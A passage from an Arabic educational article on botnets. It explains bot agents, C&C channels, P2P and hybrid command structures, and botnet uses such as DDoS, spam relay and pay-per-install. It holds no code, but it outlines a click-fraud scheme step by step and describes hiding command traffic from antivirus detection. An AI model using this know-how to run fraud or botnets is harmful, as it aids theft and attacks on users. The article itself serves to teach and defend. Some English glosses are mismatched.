المخترقة تعمل مجتمعة على النحو المنشود من قبل المهاجم.



ملحوظه: البوتنت "botnets" لها العديد من الأسماء البديلة. ومن بينها جيش بوت "bot army"، قطيع بوت "bot herd"، حشد الزومبى "zombie horde"، وشبكة الزومبى "zombie network".

المهاجم الذي لديه السيطرة على البوتنت يعرف بسيد البوت "**Botmaster**" او "**botherder**". سيد البوت يصدر الأوامر إلى شبكة البوت "**bots**" من خلال خادم البوتنت "**botnet's C&C**"، والتي هي بمثابة واجهة سيد البوت إلى شبكة البوتنت. بدون **C&C**، الروبوتات ينحل إلى جماعة غير منسقة من آلات المخترقة المستقلة. هذا هو السبب في أن القدرة على السيطرة هي واحدة من الخصائص الرئيسية من البوتنت. فالبوتنت أحد أهم وأخطر المشاكل الأمنية التي تواجه الشركات والدول أحيانا وأبرز مثال لذلك الهجوم الذي وقع على دولة إستونيا عام 2007، حيث تعطلت مواقع الوزارات والشركات لثلاث أسابيع.

يستخدم البوتنت إما لأغراض إيجابية أو سلبية على حد سواء. حيث أنها تساعد في خدمات مفيدة مختلفة مثل فهرسة محرك البحث و**spidering** على شبكة الإنترنت، ولكن يمكن أن تستخدم أيضا من قبل المتسلل لخلق هجمات الحرمان من الخدمة. الأنظمة التي لم يتم تصحيحها هي الأكثر عرضة لهذه الهجمات.

الخصائص الرئيسية

بناء على تعريفنا عن البوتنت، فانه لديه الخصائص الرئيسية التالية:

- لديه شبكة من الأجهزة المخترقة "**network of compromised machines**".
- يمكن تنسيقها عن بعد "**Can be coordinated remotely**".
- يستخدم من أجل نشاط ضار "**Used for malicious activity**".

شبكة من الأجهزة المخترقة "network of compromised machines"

البوتنت ليست مجرد إصابة هائلة من البرامج الضارة التي تؤدي إلى عدد كبير من الآلات المخترقة، وإنما هو شبكة من آلات المخترقة التي يمكن التواصل مع بعضهم البعض أو إلى كيان مركزي والعمل بطريقة منسقة على أساس التوجيه.

يمكن تنسيقها عن بعد "Can be coordinated remotely"

البوتنت يجب أن يكون لديه القدرة على تلقي وتنفيذ الأوامر التي يرسلها المهاجمين أو سيد البوت والعمل بطريقة منسقة بناء على تلك الأوامر. وهذا هو ما يميز البوتنت عن غيره من العدوى الخبيثة الأخرى، مثل تروجان الوصول عن بعد.

يستخدم من أجل نشاط ضار "Used for malicious activity"

السبب الرئيسي من وجود هذا التهديد هو تنفيذ نشاط ضار. هذا هو الهدف الرئيسي من قبل المهاجم.

المكونات الرئيسية

يتكون البوتنت من عنصرين أساسيين هما:

- مكونات المضيف "**Host component**".
- مكونات الشبكة "**Network component**".

مكونات المضيف "Host component"

عنصر البوت "**bots**" هي عباره عن آلات المخترقة التي يتحكم فيها سيد البوت عن بعد. العامل الخبيث "***malicious agent***"، والذي ينشط في الأجهزة المخترقة، يجعل هذا ممكنا. العامل الخبيث الذي يمكن التحكم عن بعد في الأجهزة المخترقة يسمى **bot agent**. هذا هو عنصر المضيف للبوتنت "***botnet's host component***". **Bot agent** يمكن أن يكون عنصر خبيث قائمة بذاته في شكل ملف قابل للتنفيذ أو ملف مكتبة الارتباط الحيوي (DLL) أو قطعة من التعليمات البرمجية تضاف إلى الاكواد الخبيثة.

ملحوظه: عنصر مضيف البوتنت "***botnet's host component***" يطلق عليه أيضا ***malware component***.

الوظيفة الرئيسية لل **bot agent** هي إنشاء اتصال مع عناصر شبكة البوتنت. وكنتيجة لإقامة الاتصال، فأن **bot agent** قادرا على القيام بما يلي، من بين أمور أخرى:

- تلقي وتفسير الأوامر من سيد البوت "***Receive and interpret commands from the botmaster***".
- تنفيذ الهجمات "***Execute attacks***".
- إرسال البيانات إلى سيد البوت "***Send data back to the botmaster***".

مكونات الشبكة "Network Component"

مكونات شبكة البوتنت هو أي من المورد عبر الإنترنت التي يستخدمها البوتنت لتحقيق توجيهه. الاستخدام الأكثر شيوعا لمكونات الشبكة من قبل البوتنت هي التالية:

- قناة القيادة والسيطرة "***Command and control channel***".
- ملقم لتوزيع البرامج الضارة "***Malware distribution server***".
- منطقة الاسقاط "***Drop zone***".

قناة القيادة والسيطرة "Command and control channel"

قناة القيادة والتحكم (C&C) هي مورد عبر الإنترنت الذي يغير أو يؤثر في سلوك البوت "**bots**". والتي تعنى الوسائل التي يتم التحكم بها في شبكة البوتنت. كما ذكر سابقا، **C&C** هو واجهة سيد البوت إلى البوتنت. المصطلح القيادة والسيطرة "***Command and Control***" هو في الواقع مصطلح عسكري. وفقا لوزارة الدفاع (**DOD**) قاموس المصطلحات العسكرية "القيادة والسيطرة هي ممارسة السلطة والتوجيه من قبل القائد المعين بشكل صحيح على القوات المخصصة والمرفقة في إنجاز هذه المهمة". هذا التعريف ينطبق بجدارة على البوتنت كذلك. القائد هو سيد البوت "***botmaster***"، والقوات المخصصة والمرفقة هي آلات المخترقة، ويعرف أيضا باسم البوت "***bots***".

C&C هو العنصر الأكثر أهمية في البوتنت. وهذا هو ما يميز البوتنت عن التهديدات الأخرى.هو أن سيد البوت يسيطر على البوتنت والتي تكمن في **C&C**. قم بإسقاط **C&C** وسوف يصبح البوتنت عديم الفائدة. البوتنت يمكن أن يعيش بدون مكونات الشبكة الأخرى، لكنه لا يستطيع أن يعيش بدون **C&C**. بعبارة أخرى، فإن **C&C** هو المطلوب، والباقي مجرد اختياري.

ملحوظه: ما هو الفرق بين **C&C** القناة "**channel**"، الخادم "**server**"، وحركة المرور "**traffic**"؟ البوت "**bots**" تتصل بقناة **C&C** لتلقي الأوامر. خادم استضافة قناة **C&C** قناة يسمى **C&C server**، والبيانات التي تتدفق بين البوت وقناة **C&C** تسمى **C&C traffic**.

ملقم لتوزيع البرامج الضارة "Malware distribution server"

خادم/ملقم لتوزيع البرمجيات الخبيثة هو مورد عبر الإنترنت والتي يستضيف مكونات البرمجيات الخبيثة، بما في ذلك **bot agent**، وغيرها من الملفات الهامة، والتحديثات التي يحتاجها البوتنت من اجل عملياته. في كل مرة عناصر البرمجيات الخبيثة، أو أي من الملفات ذات الصلة بالبرمجيات الخبيثة، يحتاج إلى تحديث، والبوتنت يستخدم الخادم لتحديث مكونات البرمجيات الخبيثة في الأجهزة المخترقة. كما أنها تستخدمه كمصدر رئيسي لمكونات البرمجيات الخبيثة التي يتم تحميلها من قبل تركيب البرمجيات الخبيثة خلال مرحلة الإصابة.

منطقة الاسقاط "Drop zone".

منطقة الاسقاط هي مورد عبر الإنترنت التي هي بمثابة مستودع المهاجم للبيانات المسروقة. وغالبا ما تستخدم منطقة الاسقاط إذا تم استخدام البوتنت بوصفها حاصدة للمعلومات، بما في ذلك ولكن ليس محدودا الأوراق المالية، البيانات الشخصية، ومعلومات خاصة.

هيكل C&C "C&C STRUCTURE"

يحدد هيكل **botnet's C&C** كيفي أن يتم نشر الأوامر والمعلومات الهامة إلى البوت "**bots**" او بالمعنى الاخر يوضح طريقة عمل البوتنت. هناك ثلاثة أنواع من هيكل **C&C**:

- مركزية "***Centralized***".
- للامركزية "***Decentralized***".
- هجينه "***Hybrid***".


هيكل C&C المركزي "Centralized C&C Structure"

هي الأكثر انتشار والاقدم. في هذا الهيكل يتم تنظيم البوتنت مع **C&C** مركزي. وهذا يعني أن جميع أعضاء البوتنت يتصلون بهذه العقد المركزية "***Central node***" حيث يتم إصدار الأوامر. هذا الهيكل يوفر وسيلة فعالة جدا وبسيطة لسيد البوت "***bot master***" للتواصل مع البوت "***bots***". بالإضافة الى ذلك، فانه يمكن إدارتها بسهولة من قبل سيد البوت "**bot master**".


نشر الاوامر وفيما يلي نوعان لكيفية نشر الأوامر في هيكل C&C المركزي:

- أسلوب الدفع "***Push style***".
- أسلوب السحب "***Pull style***".

في أسلوب الدفع في هيكل **C&C** المركزي "***push style centralized C&C structure***" سيد البوت يقوم بدفع الأمر إلى **bot agent**. في هذا السيناريو، يتم توصيل البوت "***bots***" بنشاط ب **C&C** والانتظار للأمر من سدي البوت. ونتيجة لذلك، فإن سيد البوت لديه السيطرة في الوقت الحقيقي على البوت "***bots***". انظر الشكل التالي على سبيل المثال.



هذا ينطبق بشكل خاص على **C&C** القائمة على **IRC** (**IRC-based C&C**)، حيث يتم تسجيل **bots** في قناة **IRC** معينة ومن ثم انتظار أمر من سيد البوت "**bot master**". بمجرد إصدار الأمر، فان الـ **bots** يقوم باتخاذ الإجراءات والاستجابة مع النتائج إذا لزم الأمر. في أسلوب السحب "**pull style**" في هيكل **C&C** المركزي، الـ **bots** تقوم بسحب المعلومات أو التحديثات من **C&C**. في هذا السيناريو، البوتات تقوم بدوري اتصال مع **C&C** والتحقق من وجود أمر جديد. هذه الاوامر يتم نشرها من قبل سيد البوت في شكل ملف أو معلومات التي يمكن تفسيرها من قبل البوت "**bots**" والوصول إليها. وجود سيد البوت لوضع الامر ومن ثم قيام البوت "***bots***" بسحب الامر من **C&C** لا يعطي السيطرة لسيد البوت على **bots** في الوقت الحقيقي بسبب التأخير في وقت نشر سيد البوت للأوامر وقيام **bots** بسحب الأوامر من **C&C**. انظر الشكل التالي على سبيل المثال.



غالبا ما يرى هذا السناريو في **C&C** القائمة على **HTTP** "**HTTP-based C&C**". حيث ان البوت "**bots**" تقوم بالاتصال بخادم بروتوكول (**HTTP**) وتتلقى الأمر من خلال **استجابة HTTP** "**HTTP response**".

هيكل C&C اللامركزي "Decentralized C&C Structure"

على الرغم من أن بنية **C&C** المركزية من الروبوتات توفر العديد من المزايا، مثل البساطة وسهولة الإدارة، فأنها توفر أكبر عيب على الروبوتات. حيث ان **C&C** المركزي هو أيضا نقطة فشل مركزية للروبوتات. حيث أي منع للوصول إلى **C&C** أو اسقاطه "جعله لا يعمل" سوف تجعل الروبوتات عديمة الفائدة. حيث أن المكونات الخبيثة من الروبوتات لا تزال مستمرة في عملها، ولكن لن يكون هناك أحد يسيطر عليها ويطعمه مع الأوامر الجديدة. ويدرك مجرمو الإنترنت هذا لذلك خرجوا مع هيكل **C&C** أكثر مرونة، واحدة يقدم التكرار من خلال عدة عقد لـ **C&C**. ويعرف هذا الهيكل بـ **C&C** اللامركزي.

في بنية **C&C** اللامركزي، العقد "**nodes**" تعمل بمثابة كل من **C&C** الخادم والعميل. العقد "**nodes**" هي آلات المخترقة أنفسهم. هذا يلغي النقطة المركزية لفشل الروبوتات. اسقاط عقدة **C&C** واحدة لا يقتل الروبوتات ولا تسبب اضطرابا. وسيد البوت يمكنه السيطرة على الروبوتات من عقد أخرى. هيكل **C&C** اللامركزي يعرف أيضا بشبكة البوتنت الند بالند "**peer-to-peer (P2P) botnet network**". طبيعته **P2P** تجعلها أكثر مقاومة للتدابير المضادة التي تعمل فقط من أجل الروبوتات ذات هيكل **C&C** المركزي.

أساسيات P2P: تبادل الملفات **P2P** تمكن المستخدم من تحميل الملفات باستخدام **P2P client** من النظم الأخرى أو التناظر مع **P2P client** المتوافق. ويستخدم مؤشر الملف "***file index***" من قبل **P2P client** لتحديد موقع الملف المطلوب. ومن ثم يتم استفسارات الزملاء "***peer queries***" عن الملف المطلوب عبر شبكة **P2P** حتى يتم العثور على الملف أو ينتهي الاستعلام. ويمكن بعد ذلك تحميل الملف المطلوب من أقرب أقرانه "***peer***"، أو من شرائح متعددة من الأقران"***peers***"، وذلك اعتماد على بروتوكول **P2P**. اعادة تجميع القطاعات بعد تحميلها يتم من خلال **P2P client**.

ملحوظه:P2P لديه العديد من الاستخدامات الأخرى الى جانب تبادل الملفات. حيث أنها تستخدم أيضا لنقل الصوت والرسائل.

أنواع P2P Botnet: ويمكن تقسيم **P2P Botnet** الى الأنواع الأتية:

- تلك التي تستخدم شبكة **P2P** الحالية (***Those that use the existing P2P network***)
- تلك التي تبني شبكة **P2P** الخاصة (***Those that build their own P2P network***)

P2P Botnet التي تستخدم شبكات **P2P** الحالية يمكن تقسيمها هي الأخرى إلى ما يسمى **parasite P2P botnet** و **leeching P2P botnet**.

في **parasite P2P botnet**، جميع البوتات هم مضيفين ضمن شبكة **P2P** القائمة، بينما في **leeching P2P botnet**، البوتات هنا يمكن أن تكون أي من المضيفين المستضعفين في الانترنت وليس فقط داخل شبكة **P2P** الحالية. في **parasite P2P botnet**، **bootstrapping** غير مطلوبة حيث أن جميع البوتات هي بالفعل جزء من شبكة **P2P**، بينما في **leeching P2P botnet**، بعض البوتات التي لا تشكل جزءا من شبكة **P2P** سوف تحتاج إلى **bootstrapping** للانضمام الى شبكة **P2P**.

ملحوظه: bootstrapping هي عملية الانضمام إلى شبكة P2P.

P2P Botnet التي تبني شبكة **P2P** الخاصة بها يطلق عليها أيضا **bot-only P2P botnets**. **Bot-only P2P botnet** لا يعتمد على شبكات **P2P** القائمة، على الرغم من أنه يمكن الاستفادة منها إذا لزم الأمر. بدلا من ذلك، فإنه يبني شبكته الخاصة. هذا يضمن أن البوتات هي الوحيدة أعضاء شبكة **P2P**.

نشر الاوامر وفيما يلي نوعان لكيفية نشر الأوامر في هيكل C&C اللامركزي:

- أسلوب الدفع "***Push style***".
- أسلوب السحب "***Pull style***".

في أسلوب الدفع "**push**" في بنية **P2P C&C**، يقوم سيد البوت "***bot master***"بحقن الأمر في البوت أو مجموعة من البوت، ومن ثم تقوم هذه البوت بدفع هذه الاوامر إلى الأمام إلى أقرانه المجاور لها. ثم المتلقين يقومون لإعادة إرسالها إلى كل من أقرانهم المجاورة لها، وهلم جرا. العيب الوحيد لهذا النهج هو أن تدفق الأوامر إلى البوتات الأخرى بطيء لأن عدد الأقران المجاورة قد تكون منخفضة. وهذه بعيدة كل البعد عن السيطرة في الوقت الحقيقي لسيد البوت بالمقارنة مع أسلوب الدفع في هيكل C&C المركزي. بالإضافة الى ذلك، تدفق الأوامر قد يحصل له تعطل، وخاصة في النوع **parasite P2P botnet** و**leeching P2P botnet** والذي يملك أعضاء شرعيين كأعضاء في الشبكة. لتجنب التعطيل وضمان أن يتم توجيه الأوامر إلى أعضاء البوت وليس للأعضاء الشرعيين، فان البوت الذي يقوم بتوجيه الأمر يحمل اسم ملف محدد مسبقا متاح والتي يقوم البوتات الأخرى في الشبكة بالاستعلام والبحث عنها. البوتات الى سوف تظهر في نتائج البحث لهذه الملفات سوف تتلقى الأوامر من بوت التمرير "**Forward bot**". إذا كان البوت المتلقي هو جزء من شبكة **P2P** التي يجري استخدامها من قبل الروبوتات، فان الرسالة "**in-band message**" هي طريق التواصل. حيثي يتم تشفير الأمر في رسالة استعلام فقط والتي يمكن فكها البوتات المتلقي. هذه الطريقة سهلة التنفيذ ويصعب الدفاع عنها لأن حركة المرور مشابهة لحركة **P2P** العادي. خلاف ذلك، الرسائل الى يتم إرسالها خارج الفرقة "**out-band message**"، فإنها تخاطر الكشف عنها من قبل برامج مكافحة الفيروسات.

ملحوظه: رسائل "in-band message" هي حركة مرور P2P الطبيعية، أما رسائل "out-band message" ليست حركة مرور P2P.

في أسلوب السحب "pull" في بنية P2P C&C، يقوم سيد البوت ببساطة إدراج سجلات تحتوي على أوامر الروبوتات في الفهرس والتي يتم مشاركتها مع بعض الأسماء المحددة مسبقا أو قيم الهاش. هذه الأسماء المحددة مسبقا أو قيم الهش هي التي سوف يبحث عنها البوتات بشكل منتظم عندما يكون في حاجة للحصول على أوامر جديدة. من أجل أن يحصل البوتات أو يسحب هذه الأوامر، فانه سوف يقوم بإنشاء استعلامات بشكل دوري عن أسماء الملفات وقيم الهاش المرتبطة بالسجلات التي تحتوي على الاوامر. الأقران الذين لديهم السجلات المقابلة سوف يرجعون الاستعلام إلى البوتات التي استعلمت. من هنا، يمكن للبوتات التي استعلمت ببساطة سحب هذه السجلات التي تحتوي على الأوامر التي صدرت من قبل سيد البوت.

هيكل C&C الهجين "Hybrid C&C Structure"

كما هو متوقع، فإن مجرمي الإنترنت يستفادون دائما من كل ما في وسعهم لتحقيق أهدافهم الخبيثة. أدركوا مزايا ومساوئ الروبوتات C&C سواء الهيكل المركزي واللامركزي. فهموا أيضا أنه في ظل ظروف معينة، قد تكون واحدة C&C أفضل من الآخر. ذلك لزيادة فرص نجاح الروبوتات، قام المهاجمون بتنفيذ هيكل C&C الهجين والذي يستخدم هيكل C&C المركزية واللامركزي. أحد الأمثلة التي تستخدم C&C الهجين هو ZeusP2P/Murofet combo.

يستخدم هذا الروبوتات P2P كـ C&C أساسي وعند فشل الاتصال بالـ peers، فإنه يذهب إلى C&C الاحتياطي، والذي يستخدم هيكل C&C المركزي. ولكن هناك كيكر. حيث انه بدلا من الاتصال المباشرة بـ C&C باستخدام مجموعة محددة سلفا من الدومين، فإنه يستخدم مجموعة من عدد لا نهائي تقريبا من الدومين التي تنتجها خوارزمية domain generation algorithm (DGA) والتي يتم ترميزها في البرامج الضارة. ما هو DGA؟ سيتم شرح هذا في الأقسام القادمة.

استخدامات البوتنت (BOTNET USAGE)

الآن بعد أن أصبح لدينا فهم أساسي لما هو البوتنت، فمن الواضح أن المهاجم قادر على تحقيق الكثير مع البوتنت بالمقارنة مع العدوى الخبيثة التقليدية. قوة البوتنت هي في الأعداد الهائلة. حيث كلما كثر هناك، كلما أصبح أكثر قوة. البوتنت هي مثل النمل. نملة واحدة ليس أكثر من مجرد مصدر إزعاج، ولكن هجوم من مستعمرة بأكملها يمكن اسقاط الحيوان الذي هو أكبر مائة مرة. هذا لأن جانبا من العدد الكبير قد يسيطر على الضحية والنمل تعمل بشكل جماعي مع الهدف الواحد. وينطبق الشيء نفسه على الروبوتات "botnet".

ملاحظه: المهاجمون المتخصصون في الهجمات المستهدفة يفضلون البوتنت ذات الحجم الصغير ليكون تحت الرادار ويتجنب رصده.


ومع هذه الكمية من القدرة الحاسوبية المتاحة، المهاجم قادرة على أداء المهام التي لم تكن ممكنة من قبل. بالإضافة الى ذلك، فانه مثل امتلاك البنية التحتية للحوسبة السحابية "*computing cloud infrastructure*". جعلت القدرة على التحكم في الروبوتات من الممكن لأداء المهام التي هي فعالة فقط باستخدام مجموعة ضخمة من البوت "*bots*". بعض هذه ما يلي:

- هجمات الحرمان من الخدمة الموزعة "DDoS".
- نقرات الاحتيال"Click fraud".
- البريد المزعج "Spam relay".
- الدفع مقابل الوكيل "Pay-per-install agent".
- حصاد المعلومات على نطاق واسع "Large-scale information harvesting".
- معالجة المعلومات "Information processing".

هجمات الحرمان من الخدمة الموزعة "DDOS"

أكثر المشاركين هنا، وأكثر فعالية لهجمات الحرمان من الخدمة الموزعة (DDoS). هو جيش من البوت يستهدف هدف واحد يمكن أن يشل هذا الهدف بسرعة. العلاقة بين عدد المشاركين والوقت الذي يستغرقه لإنزال هدفا يتناسب عكسيا.

هناك بالفعل اثنين من الضحايا في هذا الهجوم، كما رأينا في الشكل التالي:



نقرات الاحتيال"CLICK FRAUD"

بدلا من توجيه الآلاف من البوت لشن هجوم، لماذا لا نوجههم للنقر فوق الإعلانات لتوليد الدخل للمهاجمين؟ وهذا ما يسمى بنقرات الاحتيال "*Click Fraud*". هذه هي أسرع عملية احتيال لصنع المال لمجرمي الإنترنت. وأكبر الخاسرين هم المعلنين على شبكة الإنترنت. المعلنين على شبكة الإنترنت يقومون بالفدع لكل نقرة على الإعلانات الموجودة لديهم على المواقع ونتائج البحث. إذا تم النقر على الإعلان لأنه ظهر خلال عملية البحث عن الكلمات الرئيسية، فان مواقع البحث على الانترنت تحصل على كل هذه الاموال. ولكن إذا تم النقر على الإعلان موجود على موقع ما على شبكة الانترنت، فيحصل دفع لصاحب الموقع. عادة ما يتم توجيه الدفع من خلال برنامج انتساب الإعلان "*ad affiliation program*". صاحب الموقع لا يحصل على 100٪ من الدفع. بدلا من ذلك، مقدم البرنامج يحافظ على نسبة ضئيلة من الدخل ومن ثم الباقي لصاحب الموقع.

دعنا نقول ان المعلن على الانترنت هو على استعداد لدفع 10 سنتا على كل نقرة على الإعلان. لذلك، إذا كان الإعلان نشر على الانترنت في موقع **X** فانه يولد 100،000 من النقرات، فإن المعلنين على الانترنت يدفع لصاحب الموقع **X** مبلغ وقدره 10,000 دولار ناقص عمولة برنامج الانتساب الإعلان "*ad affiliation program*". ومنذ عادة انه يتم دفع المال من خلال موفر البرنامج، فهو بالفعل شكل من أشكال غسل الأموال لأن على السطح يبدو أن الدخل شرعي الناتجة عن الإعلانات الموجودة في موقع المالك.

دعونا نلقي نظرة على كيف يتم تنفيذ عملية نقرات الاحتيال. أولا، يضع المهاجمين موقع على شبكة الانترنت التي لا تحتوي على شيء سوى الإعلانات. ومن ثم التوقيع مع واحد أو أكثر مع برامج الانتساب الإعلانية مثل **Google adSense** و**Yahoo! Affiliates**. بمجرد تعيين كل شيء، فإنه يقوم بإرشاد البوت التي تحت سيطرته بالنقر فوق الإعلانات الموجودة على موقعه على الانترنت. وهذا سوف يؤدي الى الدفع من قبل المعلنين على شبكة الإنترنت. ونظرا للشركات التابعة لها، سيتم الدفع إما عن طريق جوجل أو ياهو. هذا، وكما ذكر سابقا، هو بالفعل وسيلة فعالة لغسل الأموال.

البريد المزعج "SPAM RELAY"

البوتنت يولد كميات هائلة من البريد المزعج كل يوم. هذه البوتات المولدة للبريد المزعج تسمى **spambots**. من قبل، كان إرسال البريد المزعج يتم باستخدام واحد أو عدد قليل من الآلات المملوكة أو تحت سيطرة مرسلي البريد المزعج. هذه الطريقة في إرسال البريد المزعج ليست فعالة، بالإضافة إلى انه يمكن بسهولة اكتشاف المصدر ومن ثم إسقاطه. مرسلي البريد المزعج "**Spammer**" يحتاجون إلى طريقة جديدة لإرسال البريد المزعج. هذا هو المكان الذي يأتي فيه عمل البوتنت.


استخدام البوتنت في ارسال البريد المزعج "*Spam Relay*" يوفر العديد من المزايا:

- إخفاء هوية المرسل "*The identities of the spammers can be hidden*".
- يكاد يكون من المستحيل تتبع مصدر البريد المزعج "*The identities of the spammers can be hidden*".
- توافر عال من القدرة الحاسوبية وعرض النطاق الترددي يسمح لكميات كبيرة من البريد المزعج إلى أن تنتقل على الفور.
- يمكن أن تتم عملية ارسال البريد المزعج "*spamming process*" بالتعاون بين البوتات التي تقوم بأداء المهام المختلفة.

كل حملة للبريد المزعج "*spam campaign*" لديه على الأقل ثلاثة عناصر التي تمكن المهاجم لإنشاء رسائل البريد المزعج الحيوية، مما يجعلها تمثل تحديا ضد حلول مكافحة البريد التطفلي "*antispam*" للكشف عن البريد الإلكتروني المزعج باستخدام نمط المطابقة "**pattern matching**". هذه العناصر هي:

- قائمة المرسلين "*Senders list*".
- قائمة المستقبلين "*Receivers list*".
- قالب الرسالة "*Message template*".

كما هو في الشكل التالي، فان مرسلي البريد المزعج "*Spammer*" يبدأ في إرسال البريد الالكتروني الغير المرغوب فيه "*Spamming*" من خلال **botnet's C&C**. الأوامر وملفات الاعداد الأخرى التي تحتوي على عناصر الحملة المزعجة "*spam campaign*" يتم دفعها أو سحبها من قبل **spambots** من **botnet's C&C**. وبعد ذلك، يقوم **spambots** بتوليد البريد الإلكتروني المضر باستخدام عناصر حملة البريد المزعج"*spam campaign*". ثم يبدأ ارسال البريد الالكتروني المزعج.



واحد من أشهر البوتات للبريد الالكتروني المزعج الأكثر شهرة هي **Rustock botnet**. وفقا لتقرير أمن مايكروسوفت، قدرت الأجهزة المخترقة تحت سيطرة **Rustock botnet** لديهم ما يقرب من مليون من آلات المخترقة الى تقوم بدور **spambots** وقادرة على إرسال الملايين من رسائل البريد الإلكتروني المزعجة في اليوم الواحد.

الدفع مقابل التثبيت "PAY-PER-INSTALL AGENT".

الفكرة الرئيسية هنا هو التربح من تركيب البرمجيات على النظام المخترق. هناك طريقتان لسيد البوت والتي تمكنه من الاستفادة من هذا:

- تركيب البرامج الشرعية (*Installation of legitimate software*).
- تركيب البرمجيات الخبيثة (*Installation of legitimate software*).

قدم بحث جيدة جدا عن **Pay-Per-Install Agent** (**PPI**) والذي قدمه **USENIX Security** في عام 2011. وكانت بعنوان "*Measuring Pay-per-Install: The Commoditization of Malware Distribution*"، والذي كتبه خوان كاباليرو، كريس جرير، كريستيان كرايبش، وفيرن باكسون. يمكن تحميلها من خلال الرابط التالي:

https://www.usenix.org/legacy/events/sec11/tech/full_papers/Caballero.pdf

تركيب البرامج الشرعية (Installation of legitimate software)

تخيل شخص يملك موقع على شبكة الانترنت التي تستضيف البرامج المختلفة. صاحب هذا الموقع يحصل على ربح من قبل الشركة المصنعة للبرامج التي يتم تحميلها في كل مرة وتثبيتها. الآن، إذا كان صاحب هذا الموقع متعاقد مع سيد البوت لتوجيه مئات الآلاف من البوت إلى الموقع ومن ثم تحميل وتثبيت البرامج على الآلات المخترقة والتي من شأنها أن تترجم إلى مئات الآلاف من تثبيتات البرمجيات، مما يؤدى الى عملوه كبيره لصاحب الموقع.

ملحوظه: يعتب من المؤشرات عن العدوى حيث تشهد كمية من البرامج المثبتة فجأة في النظام والتي لم يتم تثبيتها هناك من قبل أي مستخدم.

تركيب البرمجيات الخبيثة (Installation of legitimate software)

